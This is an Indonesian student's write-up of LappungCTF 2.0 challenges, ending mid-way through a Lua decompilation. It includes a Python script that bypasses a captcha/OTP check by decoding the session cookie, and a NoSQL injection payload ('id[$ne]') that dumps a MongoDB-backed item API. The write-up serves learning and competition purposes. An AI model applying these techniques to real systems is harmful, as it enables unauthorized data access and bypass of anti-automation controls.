

WriteUp

LappungCTF 2.0



Rafell Geraldo
SMA Xaverius Bandar Lampung
2025

DAFTAR ISI

HALAMAN SAMPUL.....	I
DAFTAR ISI.....	II
Misc.....	
1.1 Welcome.....	
1.2 Captcha Warrior.....	
1.3 Bot.....	
Osint.....	
2.1 Jembatan.....	
2.2 Ladang.....	
Web.....	
3.1 Swagger Item.....	
Forensic.....	
4.1 Berlapis.....	
Reverse.....	
5.1 Luwak.....	
PWN.....	
6.1 Parameter Vault.....	
Crypto.....	
7.1 Okaimono Market.....	
7.2 Little ~Pony~.....	

MISC

1.1 Welcome

Chall welcome adalah chall pembuka untuk memulai kompetisi LappungCTF 2.0. Pemain diberi arahan mengenai peraturan bermain dan format flag yang dipakai pada seluruh chall yang ada.

CHALLENGE 47 SOLVES X

Welcome

100

Welcome to LappungCTF Vol 2.0 2025

Berikut Rules :

- Peserta Bersifat Individu (Sendiri)
- Format Flag: `LappungCTF{}`
- Score Bersifat Dinamis. Semakin banyak peserta yang solve maka point challenge makin berkurang.
- Semua challenge harus diselesaikan sendiri. Berbagi solusi, flag, atau bekerja sama dengan peserta lain atau meminta bantuan dari pihak luar itu Dilarang. Jika, terdapat peserta yang melakukan hal itu maka point akan dikurangi atau bahkan bisa di diskualifikasi.
- Segala bentuk serangan terhadap infrastruktur CTF (DDoS, brute-force dll) atau upaya mengganggu peserta lain bahkan mengganggu admin tidak diperbolehkan.
- Jika menemukan bug pada platform atau infrastruktur, harap segera laporkan ke admin.
- Keputusan admin bersifat mutlak dan admin berhak menegakkan aturan atau kebijakan tambahan yang mungkin tidak tercantum di atas jika dianggap perlu.

Terima Kasih sudah berpartisipasi

🔥 Enjoy the CTF Arena! GoodLuck! 🔥

Grup WA

Flag:

`LappungCTF{Read_Th3_rul3_and_W3lc0m3_t0_LappungCTF2.0}`

Submit Flag ini maka nanti challenge akan kebuka

Flag Submit


FLAG:

`LappungCTF{Read_Th3_rul3_and_W3lc0m3_t0_LappungCTF2.0}`

1.2 Captcha Warrior



Diberikan sebuah URL web, ketika dibuka terdapat sesuatu yang seperti tantangan yang tidak wajar, yaitu mengsubmit kode OTP sebanyak 100x dalam 5 menit, awalnya saya mengira ada cara lain yang lebih mudah untuk dilakukan.



Jika kita melihat kedalam source code nya, kita memang harus melakukan submit OTP sebanyak 100x untuk mendapatkan flagnya.

```
async function submitAnswer(e){
  e.preventDefault();
  const ans = document.getElementById('ans').value.trim();
  document.getElementById('ans').value = '';
  const res = await fetch('/api/submit', {
    method: 'POST',
    headers:{'Content-Type':'application/json'},
    body: JSON.stringify({answer: ans})
  }).then(r=>r.json());
  solved = res.solved;
  timeLeft = res.time_left;
  updateBar();
  const msg = document.getElementById('msg');
  if(res.done){
    msg.textContent = res.correct ? "✅ Correct! Goal reached." : "⏰ Time's up or goal reached.";
    if(res.flag){ document.getElementById('flag').textContent = "▶️ " + res.flag; }
    document.getElementById('btn').disabled = true;
    document.getElementById('ans').disabled = true;
  } else {
    msg.textContent = res.correct ? "✅ Correct." : "❌ Incorrect.";
    refreshImg();
  }
}
```

Selain itu, terdapat juga token yang saya decode menggunakan [jwt.io](#), dan terdapat captcha code nya disana.

The screenshot shows the jwt.io interface with a dark theme. It has fields for 'ENCODED VALUE' and 'DECODED HEADER' and 'DECODED PAYLOAD'. The 'ENCODED VALUE' field contains a long JWT token. The 'DECODED HEADER' section shows a JSON object with 'captcha', 'solved', and 'start_ts' keys. The 'DECODED PAYLOAD' section shows a single character 'h♦♦♦'.

JWT Decoder [JWT Encoder](#)

Paste a JWT below that you'd like to decode, validate, and verify.

Enable auto-focus [Generate example](#)

ENCODED VALUE

JSON WEB TOKEN (JWT)

COPY CLEAR

The second segment, the JWT payload, must represent a completely valid JSON object conforming to [RFC 7519](#).

Please address JWT issues to verify signature.

eyJjYXB0YzhIjoiQjRBZjg1LCJzb2x2ZWQiOjAsInN0YXJ0X3RzIjoxNzYxNDY3MzY2fQ.aP3b5w.jw5TM46mSpjSxej5Q83B2nzWw8

DECODED HEADER

JSON CLAIMS TABLE COPY ↗

```
{  
  "captcha": "B4Af8",  
  "solved": 0,  
  "start_ts": 1761467366  
}
```

DECODED PAYLOAD

JSON CLAIMS TABLE COPY ↗

```
h♦♦♦
```

Setelah itu ya saya buatkan sebuah solver untuk melakukan submit otomatis dan mengeluarkan output flagnya.

```

: Users > rafel > Downloads > 🛡 import requests.py > ...
1 import requests, base64, json, time
2 BASE="http://43.157.205.115:20045"; N=1000; S=0.05
3 def dec(c):
4     try:
5         p=c.split('. ',1)[0]; p+=='*len(p)%4)
6         return json.loads(base64.urlsafe_b64decode(p).decode())
7     except Exception as e:
8         print("decode error:", e); return None
9
10 s=requests.Session()
11 try: print("GET /api/start ->", s.get(BASE+"/api/start").json())
12 except Exception:
13     try: print("GET /api/start -> (raw):", s.get(BASE+"/api/start").text)
14     except Exception as e: print("GET /api/start -> (error):", e)
15
16 for i in range(N):
17     r=s.get(BASE+"/api/captcha?t="+str(int(time.time()*1000)))
18     c = s.cookies.get('session') or r.cookies.get('session')
19     if not c:
20         print("No session cookie found; response headers:");
21         print(r.headers); break
22     p=dec(c)
23     if not p:
24         print("couldn't decode payload; raw cookie:", c); break
25     otp = p.get('captcha') or p.get('otp') or p.get('captcha_value')
26     print(f"[{i+1:03d}] OTP from cookie:", repr(otp))
27     if not otp:
28         print("No captcha field in session payload:", p); break
29     try:
30         j=s.post(BASE+"/api/submit", json={"answer": otp}).json(); print(" -> submit:", j)
31     except Exception:
32         try:
33             resp=s.post(BASE+"/api/submit", json={"answer": otp}).text; print(" -> submit (raw):", resp); j={}
34         except Exception as e:
35             print(" -> submit error:", e); j={}
36     if j.get("done"):
37         print("Flag: ", j.get("flag")); break
38     time.sleep(S)
39 else:
40     print("zonk")

```

Dan didapatlah flagnya.

```

[100] OTP from cookie: '55Bp7'
-> submit: {'correct': True, 'done': True, 'flag': 'LappungCTF{i_h0pe_u_d0_iT_m4nuaLly_h3h3}', 'remaining': 0, 'solved': 100, 'time_left': 274}
FLAG: LappungCTF{i_h0pe_u_d0_iT_m4nuaLly_h3h3}
> PS C:\Users\rafel>

```

Flag: LappungCTF{i_h0pe_u_d0_iT_m4nuaLly_h3h3}

1.3 Bot



Disitu tertulis "Aku dengar ada sebuah bot yang keren ya, apa mungkin dia menyimpan sebuah flagnya ^^" lalu saya kepikiran kalau bot yang ada di grup wa LappungCTF adalah jawabannya.



Ternyata benar, pemain hanya perlu memberikan perintah #flag kepada bot dan akan keluar flagnya.

Flag: LappungCTF{hello_my_name_is_lappu-chan_^^}

OSINT

2.1 Jembatan



Dari gambar tersebut, sudah terlihat jelas kalau itu adalah salah satu jembatan yang ada di Lampung, saat dicari menggunakan google lens memang benar, itu adalah jembatan way sekampung. Setelah itu saya sedikit berjalan jalan di google maps untuk mendapatkan titik yang presisi




Flag: LappungCTF{4ku_c1nt4_Pr1ng53wu_wuuu!!}

2.2 Ladang [血腥 first blood]



Saat pertama kali membuka gambar saya langsung tau kalau itu ada di Taiwan karena plakat biru yang tertempel di tiang listrik. Dimana plakat tersebut memiliki informasi terkait lokasinya dengan kode yang tertulis disana, yaitu **T2696**. Itu artinya lokasi tersebut ada di daerah T dengan 26% dari batas kiri dan 96% dari batas bawah.



Ini berarti lokasinya ada di sekitar kota Kaohsiung, jika kita lihat lagi gambarnya dimana di dekat lokasi terdapat

sawah, kemudian saya sedikit berjalan jalan sampai menemukan titik persis lokasi yang ada dalam gambar tersebut. yaitu **22.580371278721433, 120.43853469789804.**



Flag:

LappungCTF{Taiwan_15_a_amaze_country_with_pole_https://www.youtube.com/watch?v=yupEwQ6qCd0&t=20s}

WEB

3.1 Swagger Item

Sebuah web shop item API yang menggunakan MongoDB, dan terdapat menu POST dan juga GET. Saat di cek source codenya juga tidak ditemukan apa-apa.

```
"get": {
  "summary": "Get item details by ID",
  "description": "Returns details of an item by its ID using query parameter.",
  "parameters": [
    {
      "in": "query",
      "name": "id",
      "required": true,
      "description": "ID of the item to retrieve",
      "schema": {
        "type": "string"
      }
    }
  ],
  "responses": {
    "200": {
      "description": "Successful response",
      "content": {
        "application/json": {
          "schema": {
            "$ref": "#/components/schemas/Item"
          },
          "example": {
            "id": "661c4cf05717c55d8ceb5d23",
            "name": "WiFi Pineapple Mini",
            "price": 240.99
          }
        }
      }
    },
    "404": {
      "description": "Item not found"
    }
  }
},
```

Kecuali GET yang digunakan untuk menampilkan produk yang di POST, jadi saya iseng-iseng berhadiah dengan mengirimkan isi id \$ne. "[http://43.157.205.115:20036/items?id\[\\$ne\]](http://43.157.205.115:20036/items?id[$ne])".

A screenshot of a web browser window showing a JSON response. The URL is `43.157.205.115:20036/items?id[$ne]=`. The response is a JSON array with one item highlighted in yellow:

```
[{"id": "661c4cf05717c5d8ceb5d23", "name": "Wi-Fi Pineapple Mini", "price": 240.99}, {"id": "7e3c3c2ac105a4d471:060e09", "name": "USB Rubber Ducky Pro", "price": 100.49}, {"id": "eb33ae021289259b83f2b635", "name": "Lockpick Set v2.0", "price": 25}, {"id": "aeb143e678cd80d33817ad44", "name": "Flipper Zero", "price": 199}, {"id": "d87c3907ea5e559981518e21", "name": "LappungCTF{it3m_0f_tHe_daY_n0sqli_63ba973c8e}", "price": 999.99}]
```

Ternyata benar terdapat flagnya.

Flag:

LappungCTF{it3m_0f_tHe_daY_n0sqli_63ba973c8e}

FORENSIC

4.1 Berlapis

Diberikan file yang di compress berlapis-lapis.

```
q ~ /LappungCTF file berlapis_challenge  
berlapis_challenge: current ar archive
```

Kemudian di extract menjadi file lzop.

```
q ~ /LappungCTF file payload.o  
payload.o: lzop compressed data - version 1.040, LZ01X-999, os: Unix
```

Kemudian di extract lagi menjadi Zstandard.

```
q ~ /LappungCTF file payload.d  
payload.d: Zstandard compressed data (v0.8+), Dictionary ID: None
```

Kemudian di extract lagi menjadi ASCII cpio.

```
q ~ /LappungCTF file payload.zstd  
payload.zstd: ASCII cpio archive (SVR4 with no CRC)
```

Kemudian di extract lagi menjadi payload.bin (gzip file).

```
q ~ /LappungCTF cpio -idv < payload.zstd  
payload.bin  
51 blocks
```

Kemudian di extract lagi menjadi tar.

```
q ~ /LappungCTF gzip -dc payload.bin > payload_apalah  
q ~ /LappungCTF ls  
berlapis_challenge luac payload_apalah payload.bin payload.d payload.o payload.zstd  
q ~ /LappungCTF file payload_apalah lagi menjadi tar.  
payload_apalah: POSIX tar_archive
```

Kemudian di extract lagi menjadi file payload.

```
q ~ /LappungCTF tar -xsf payload_apalah  
q ~ /LappungCTF ls  
berlapis_challenge luac payload payload_apalah payload.bin payload.d payload.o payload.zstd  
q ~ /LappungCTF file payload lagi menjadi file payload.  
payload: ASCII text, with very long lines (33508), with no line terminators  
q ~ /LappungCTF
```

Setelah itu, jika kita nano payload, akan keluar sebuah text yg panjang seperti dibawah ini.

```

acticate payload.zdc
payload.zdc
payload
x

UE5DBBQAAAIAI59T1sKJ1BEu2EAALFhAAAAAAcGF5bG9hZAAmQNm/Qlp0OTFBWSZTwdg4u54AL2x///////////
4D1r777vfv032z2n+u8x97ee9977rvb732n+f9r+G36n039NjUo+9vdvP27tu773e37u9p3b3nhasdfPbe775u+7772z7u7y979eRnfa85rfx7z7u+
+18+dn7d77ztu7xb5bc9d7ve92n30t773z22778xvn5vt+ePrfd7op3u15fVvu1777p9ffq00t+vb5t73r7z237t17xw7vut59r+d7vfb7n27717xenb3r+69nr3bHd8fd73z5C+EAx0MngMBNqtwA1gjmnpMeE2gAmGkyNfj0AEwp4m0
mJ1YtJpmmaNNKAU180yYTCCYNNNNg6p1TcaDQq1VT
CymNgnYKaa4Cc6nCHej0jgDRtGQ0Te2mKmAAkEAAteYJkmwAAcZMT2NB1H1GgaaQ0E97JhnqoMteEwYhKnoRjSaemgBNAExJyDjTSYeI9GhGanTaKeBgPSACZCgkzqya0gp7RomtaEypnsRhyMe00zUwACYjoTOk1VpwAtCZ0J1TYJgmnpEw6k2
gCYRgaZJ0oRrxKDEyB1N1Y1JgAcAvu8yKeamME2TzY0GxMUMuHoAn1M1JY1EhKm52pTyMaMjBj1y661zBkZtG06gp6NT1MkP2pME08gJgnkEowmPE2mgj1ApvSmkW76j1TCzHTEPQ1NoWrpHkhv
2Jk0M1iyGo1T01R0sG8hEWu9GAJphnMTTTFEwPvB6m3jkAnEvANRtmRqntT0TACy1wAn59TEwMnTFM0yvSh15c5F5cv15p81awIrw100EaxYfKh1LEV1WTXNgIm14stvbwM/HuuBzxrcle196tbsnEa/
slur3wzzPLgoytony7Mp9XWFzjR07BHCs3cR94HtTe1S+Ihd0oNaakmKo20nLVXz08zv108opeAc+6+Kpxw3aP8/
koF5TREg92cw1e-KFryx89g9u07koeFtUL1y33jIRuavpKE1sB0w4pBByvesHewCgrL47MT301sLd622N9nBjw101jd+YlNoihpmGHH1E1fFv6K1Sp1Z21ar7WzNnII+BrGbhhd7vxtIw54v6ifWz/
Tdb0f979Wn76EL3zjprfBL1xx1Gw+01Ld2u8w5519nGhW1k42g9nDpj3514NFp19Pmc18w1GK5m51vvoRfplLX1hR51875Bysw701as04Bia+0vH1avofFyt13x1a1zu2Zcvgw67sEbk1Hw1Tyx9z08eEaaK+5Kvewrc4L+t6c1BL09
cBamhoxYjovyu10u52z1M2EN14j02HEt95r+0+8tV/YC1Y1C1p+PxmhC8eJF1QfNpsxvNSU08z2Zad+wmsXagohFF3Km/1h
Lxi1Yettvblpct0nJy08sfx08r7ctteOxu0duhneqc1x8s1z0x4d9eY9hamaFvVsgm0v7t8v08p8r7gt1jh02z1wQz1h7nLdox5nDMsDtvKPx9bylwIu1qkM71Dm1cJveCzV1FPI941c4cf2KDBHC/
81XYKK0KtF1n1CL_r+csq0J1ep70Xy7Kt0H+Yf67v7/Km1bfJ0CZp7N8R/cBkR5hQ+Chv1Yjjc2tmoYh+jp+TpHkkaFKKSBVjg16x5BcxlaqRaYuhc/
OrZ6+Uwev1.9wJwhpH7ycj19+yPgCmHqKwv8K83j9yeepeCkA1k1t1etv-B1z+nPh1tOKam#PZExtxd+v0hmxNgk7lt7vUuqir7y6m/FscxQouqU7Nr5v8AyrSev566/
LuY4k8S9p7+r8kH026zElu3YXw14b7W2Nqj9n0Af+51B28NUVvJbNQ98r3a3cV1k5OkYv6Aa1Jxhn7V85jQ89IMs5mNPhLs1d9c5VEYDe1mon1f4tHaetG1j2VwLusI+Ur01yRuiM20H0g2tH5znobH0rWkhH/5r4Lkigh/
8V1t127Le1tezv2zfuc0p7bm+08Ns8p15ch2mLH7w0hdc70zj1m+P01E0tAp1j1P01r1w1WFQheYsgbaX071KfJKFy2Jtpf9zX7KjA9ifXb0TBTDWabk1whpqgSX0d378/y2s+5jcs88tb4/
rbW3Lj19t7Kd10q3+evINPBYPKGM01bTrn9h1p1LTWTvHtVtshdPBydugUq+dd8j1Q+1R0d9jFB5ZB9D9l+</
QvF8770hQz172m0156NQd20JQfNjbx20dL53+k0XAcjyOFh8g55mtvsQe4A3pAsxw1qKwX85yM10k+j6Bu0DkmvIu9sJomNeLz1/0A8N1+dxrQW6+w1eek0k1jKRvEygjExKFm0yB8Bj1B+4Vv52pG4x2x/5Ccb1KiYr/1/
SSCK0X000j3mkvATWzRu8u/L4L1JQD0Rfe41z8u1m+P1V9qng1ZRLr9s+ybhej1apB6tckXQkCc+uswa+s9MaBqDuGDNkDsgn4dHNQv1cfNsm/
g3FCxFt1v90xcg1KzUmkz1k0tBb8k12qJm1d23mH2lYHJn1R161zr21aCTzob8n1jxdxSSRUXxBwP02uHPCvSRP5p+TDUmvk1Lz./Zp1jvFIWuSHSeu+Zxjz24Lx25LkmN/uuk2bAR8g03o6N7/
dEnYz2YpDz25L5u0v9z50u1mnmwv9y2LwJ+krXvhdndTC7K7yFb7pbgc2z/yrFzZ7eCpFbtb1kG1GXRsusTje8Bzr1yH0z7C7ef8auJDSNX2z+ntHu/7Yu24mn7y95dc/
PVVh1F1p0n0z850u1mnmwv9y2LwJ+krXvhdndTC7K7yFb7pbgc2z/yrFzZ7eCpFbtb1kG1GXRsusTje8Bzr1yH0z7C7ef8auJDSNX2z+ntHu/7Yu24mn7y95dc/
af90c60v1j02z4M4plL0NHEk1M#W-/RvByHvN1wtwvpu0uqeHt12Hcp27z0sud7bdrw04c+eA3j04qf7h0z7nDfKL1D1evh2nhooyvHtDax+6x04LhsrnMnRaco0f063/f0eND8CS1mBEEuf0upq15edutJyv/
55f0KuKhu0fB-ER229yHdApq0s0f0m+3uR1rt+Rv0KuN0yEn9y4t9c0n0wqHg2wQ5C+JB1+zP1/V9qng1ZRLr9s+ybhej1apB6tckXQkCc+uswa+s9MaBqDuGDNkDsgn4dHNQv1cfNsm/
UmhV2a9cCf77H0yvju039+9tX1L+zeCtB2ZYMu0b3j3v9y88ePct1cPa2JL+MAMh40HkTf+0D0XuyD1M3kRkuCcwnMf8S2D+xD0ZxEltBn0s+PrgKKhLMPN0yK3jz24VsNs+Yqz7f4C6g0Q1+PLE28/0KINewTu19/
DzrqeqRNxyC585sq#R+7C6Z7eAkcKc3uHqeSeb10dA9t880p0qemcVc8Rw9y90v7y1h5s+3APB0E1yvPn9T0D+97zv8wTLR6hV9Skv+/KGHfj+e1f7u8T8nq7ZhrnCm9P0A6hf+0d4cRvLywng0TfESQ1Q0uTq0pho3HwqgVDR2h4
KfAck5a1Prc0oYKSu0T3+gPfVnUck2zRDS4H4yR1h20kVdtCq13e/FM57rsFbR153eA3VxJqwZT5z2ak1Hn/
Q1C9+62z5nT+7xd0fVnRe8Z21+F1+goCbaByH98218+b13d80qznhFm1L2Wvk+227NvTvtseesv7v5nHGP6u6yQh021LwNxqDRehY1gmlEASh27Erpk1mTlsNmwGatvDQ/
15d0tQs1f861q7C7E5282m5c5cdJ3t3Ky10uK9Sc+6eoCoF5c07m5h5mnbhdyDkHt724q+10w3R302c2f2SQLap+w1Lx1h5epPQX/
LxD0j2CPs1w1f1r7uqB8e2F8N4qdg5nCkL0D+1nREk1S64fXKv0y1PE5V9Cg103hsww1Qo1TGLM+0RvVzq1Ls1bLRGQxQdqfH3VJ8c60/l80849Nhs1j1tivNx01vaP1qk+7zDhC0/SyRoPM/yTUK39G02Zk/
B637F2Gz1911u+3n+We0wytW10u9z2pJEE62/2fOpSp17ppcY1U7uBb2+8c1Hmb1leLAvh/
Ac14px2947x2N7xT88mpQJ0vzb1jg45sz92oky3mEBRsE5s5y5v71f8qUyxxa3Yy483l444n63499f9m3v7vLzot2w078au46Z2kyfMf5cq+gt830V93tfldw5dA304v1y30dDqph21LeeYgW81m8g8INyUNBU179hgtzTHuBm1j7begQ0-
m0w1lfenTksk7Vad5ahghKnaKpB6MsxtorCEJp0hgcscs0x057yhdv/rtn0appJfu814677bv85Exs532u2Z5d608kL/HmH02P3X4UzqvPe/rje05L0EF/g80LzQ8WGNsB375AVr+2NjBMMfPvvbkl591y04EW7hzyXq01lhQaLCT/
1q70s9s89s0v9y9s5sKSKR1ux00d41zKuod404MachRm1nZ/Kuo2Kozd1hingy0510nlyleabl0u10z2Ux2crnqge2lq8Vf1mC71k3Tm7/
o5y1Tnfun+424lgu16s51Z0jd7yq0ls3Pm1oAu0uqgg111e1hjC+3+eoWYbzcsFv8115kH2n8P68cP80b0u1m1aw1v0mXKhr9yUtmw0zUu41sqzq8avNusGx4Zk61aZ1T80f9n9gFJh1RqyexxbhLY003ng0551sv3QFxo0+hdkaF247yJ3ckR-
seHfcbdz05BCWuVxKeW+bgv+yPg5Shnebc15Bf2e/Zv7D12B6P40S85hB+K+Uu0vE577u7xhp5nd1j1lvPshMnlfxOrco+sL311f7tqkHf577+F7+7J9vruMyhBj3dJm1hcuCPBk1Qdhhj+PqlHu/
```

Kurang lebih seperti ini. lalu saya pakai script untuk mendecode ini.

```

a.py > ...
1 import base64
2 import zipfile
3 import io
4
5 # The long Base64 string (shortened here for example)
6 data = ""UE5DBBQAAAIAI59T1sKJ1BEu2EAALFhAAAAAAcGF5bG9hZAAmQNm/Qlp0OTFBWSZTwdg4u54AL2x///////////4D1r777v
7
8 # Decode Base64
9 zip_bytes = base64.b64decode(data)
10
11 # Read as a zip file in memory
12 with zipfile.ZipFile(io.BytesIO(zip_bytes), 'r') as z:
13     z.extractall("output_folder") # extract contents
14     print("Extracted files: ", z.namelist())

```

didapatkan payload.zip yang berisi track kode morse dan ketika di decode menghasilkan

THEFL4GISL4PPUNGBERLAPI5L4PIH

Flag:

LappungCTF{THE_FL4G_IS_L4PPUNG_BERLAPI5_L4PI5}

REVERSE

5.1 Luwak

```
file luwak.luac
luwak.luac: Lua bytecode, version 5.3
```

Diberikan file.luac yang harus kita decompile menggunakan sebuah jar dari java.

```
rafell@kaoruko-waguri:~/Downloads
Location: https://downloads.sourceforge.net/project/unluac/unstable/unluac_2023_11_05.jar?ts=gAAAAABo_hkYYZx7uGy6dR1yPIDMUYFiAf7w7u799I1_phTSSeumJSwZtTvwyzFTu6PiAHwdIBiNnpwdWP5Yj2g2Dvd-QxKgg%3D%3D&use_mirror=master&r= [following]
--2025-10-26 19:50:32-- https://downloads.sourceforge.net/project/unluac/Unstable/unluac_2023_11_05.jar?ts=gAAAAABo_hkYYZx7uGy6dR1yPIDMUYFiAf7w7u799I1_phTSSeumJSwZtTvwyzFTu6PiAHwdIBiNnpwdWP5Yj2g2Dvd-QxKgg%3D%3D&use_mirror=master&r=
Resolving downloads.sourceforge.net (downloads.sourceforge.net)... 104.18.12.149, 104.18.13.149, 26.06.4700::6812:95, ...
Connecting to downloads.sourceforge.net (downloads.sourceforge.net)|104.18.12.149|:443... connected.
.
HTTP request sent, awaiting response... 302 Found
Location: https://master.dl.sourceforge.net/project/unluac/Unstable/unluac_2023_11_05.jar?viasf=1 [following]
--2025-10-26 19:50:32-- https://master.dl.sourceforge.net/project/unluac/Unstable/unluac_2023_11_05.jar?viasf=1
Resolving master.dl.sourceforge.net (master.dl.sourceforge.net)... 216.105.38.12
Connecting to master.dl.sourceforge.net (master.dl.sourceforge.net)|216.105.38.12|:443... connected.
.
HTTP request sent, awaiting response... 200 OK
Length: 698866 (682K) [application/java-archive]
Saving to: 'unluac.jar'

unluac.jar          100%[=====] 682.49K  87.1KB/s   in 7.7s

2025-10-26 19:50:41 (88.9 KB/s) - 'unluac.jar' saved [698866/698866]
```

```
ls
luwak.luac  unluac.jar
java -jar unluac.jar luwak.luac > script.lua
```

dan didapatkan output.lua

```
local L0_1, L1_1, L2_1, L3_1, L4_1, L5_1, L6_1, L7_1, L8_1,
L9_1, L10_1, L11_1
L0_1 = 24120
L1_1 =
"f684c922c582056aac76aedab54cad87bc4e55644e893e13162c10bae0b93
011ccc41b3e3d87eedfab63ad976dcf3460c50b370b456c5d8bb62cf0926c8
e81ba11ef"
L2_1 =
"05f60205840205c9052205c505820505056a05ac0102057605ae0105da05b
502054c05ad0587010205bc054e010555056402054e02058902053e0105130
1051602052c0105100205ba05e005b90530051105cc0205c4051b053e053d0
5870205ee0105df0205ab056305ad059702056d010205cf02053401056005c
```

```
5050b053702050b0545056c01055d02058b05b6052c010205f0059202056c0  
1058e01058105ba05110105ef01034208ab1f040752075207c407ec071e"
```

```
function L3_1(A0_2)  
    local L1_2  
    L1_2 = A0_2 << 13  
    L1_2 = L1_2 & 4294967295  
    A0_2 = A0_2 ~ L1_2  
    L1_2 = A0_2 >> 17  
    L1_2 = L1_2 & 4294967295  
    A0_2 = A0_2 ~ L1_2  
    L1_2 = A0_2 << 5  
    L1_2 = L1_2 & 4294967295  
    A0_2 = A0_2 ~ L1_2  
    L1_2 = A0_2 & 4294967295  
    return L1_2  
end
```

```
function L4_1(A0_2)  
    local L1_2, L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2,  
L10_2, L11_2, L12_2, L13_2  
    L1_2 = {}  
    L2_2 = 1  
    L3_2 = 2  
    L4_2 = 3  
    L5_2 = 4  
    L6_2 = 5  
    L7_2 = 6  
    L8_2 = 7  
    L9_2 = 8  
    L10_2 = 9  
    L11_2 = 10  
    L12_2 = 11  
    L13_2 = 12  
    L1_2[1] = L2_2  
    L1_2[2] = L3_2  
    L1_2[3] = L4_2  
    L1_2[4] = L5_2
```

```
L1_2[5] = L6_2
L1_2[6] = L7_2
L1_2[7] = L8_2
L1_2[8] = L9_2
L1_2[9] = L10_2
L1_2[10] = L11_2
L1_2[11] = L12_2
L1_2[12] = L13_2
L2_2 = {}
L3_2 = A0_2
L4_2 = #L1_2
L5_2 = 1
L6_2 = -1
for L7_2 = L4_2, L5_2, L6_2 do
    L8_2 = L3_1
    L9_2 = L3_2
    L8_2 = L8_2(L9_2)
    L3_2 = L8_2
    L8_2 = L3_2 % L7_2
    L8_2 = L8_2 + 1
    L9_2 = #L2_2
    L9_2 = L9_2 + 1
    L10_2 = L1_2[L8_2]
    L2_2[L9_2] = L10_2
    L9_2 = table
    L9_2 = L9_2.remove
    L10_2 = L1_2
    L11_2 = L8_2
    L9_2(L10_2, L11_2)
end
L4_2 = {}
L5_2 = ipairs
L6_2 = L2_2
L5_2, L6_2, L7_2 = L5_2(L6_2)
for L8_2, L9_2 in L5_2, L6_2, L7_2 do
    L4_2[L8_2] = L9_2
end
return L4_2
```

```
end
```

```
function L5_1(A0_2)
    local L1_2, L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2,
L10_2
    L1_2 = {}
    L2_2 = 1
    L3_2 = #A0_2
    L4_2 = 2
    for L5_2 = L2_2, L3_2, L4_2 do
        L7_2 = A0_2
        L6_2 = A0_2.sub
        L8_2 = L5_2
        L9_2 = L5_2 + 1
        L6_2 = L6_2(L7_2, L8_2, L9_2)
        L7_2 = #L1_2
        L7_2 = L7_2 + 1
        L8_2 = tonumber
        L9_2 = L6_2
        L10_2 = 16
        L8_2 = L8_2(L9_2, L10_2)
        L1_2[L7_2] = L8_2
    end
    return L1_2
end
```

```
function L6_1(A0_2, A1_2)
    local L2_2, L3_2, L4_2
    A1_2 = A1_2 % 8
    L2_2 = A0_2 << A1_2
    L2_2 = L2_2 & 255
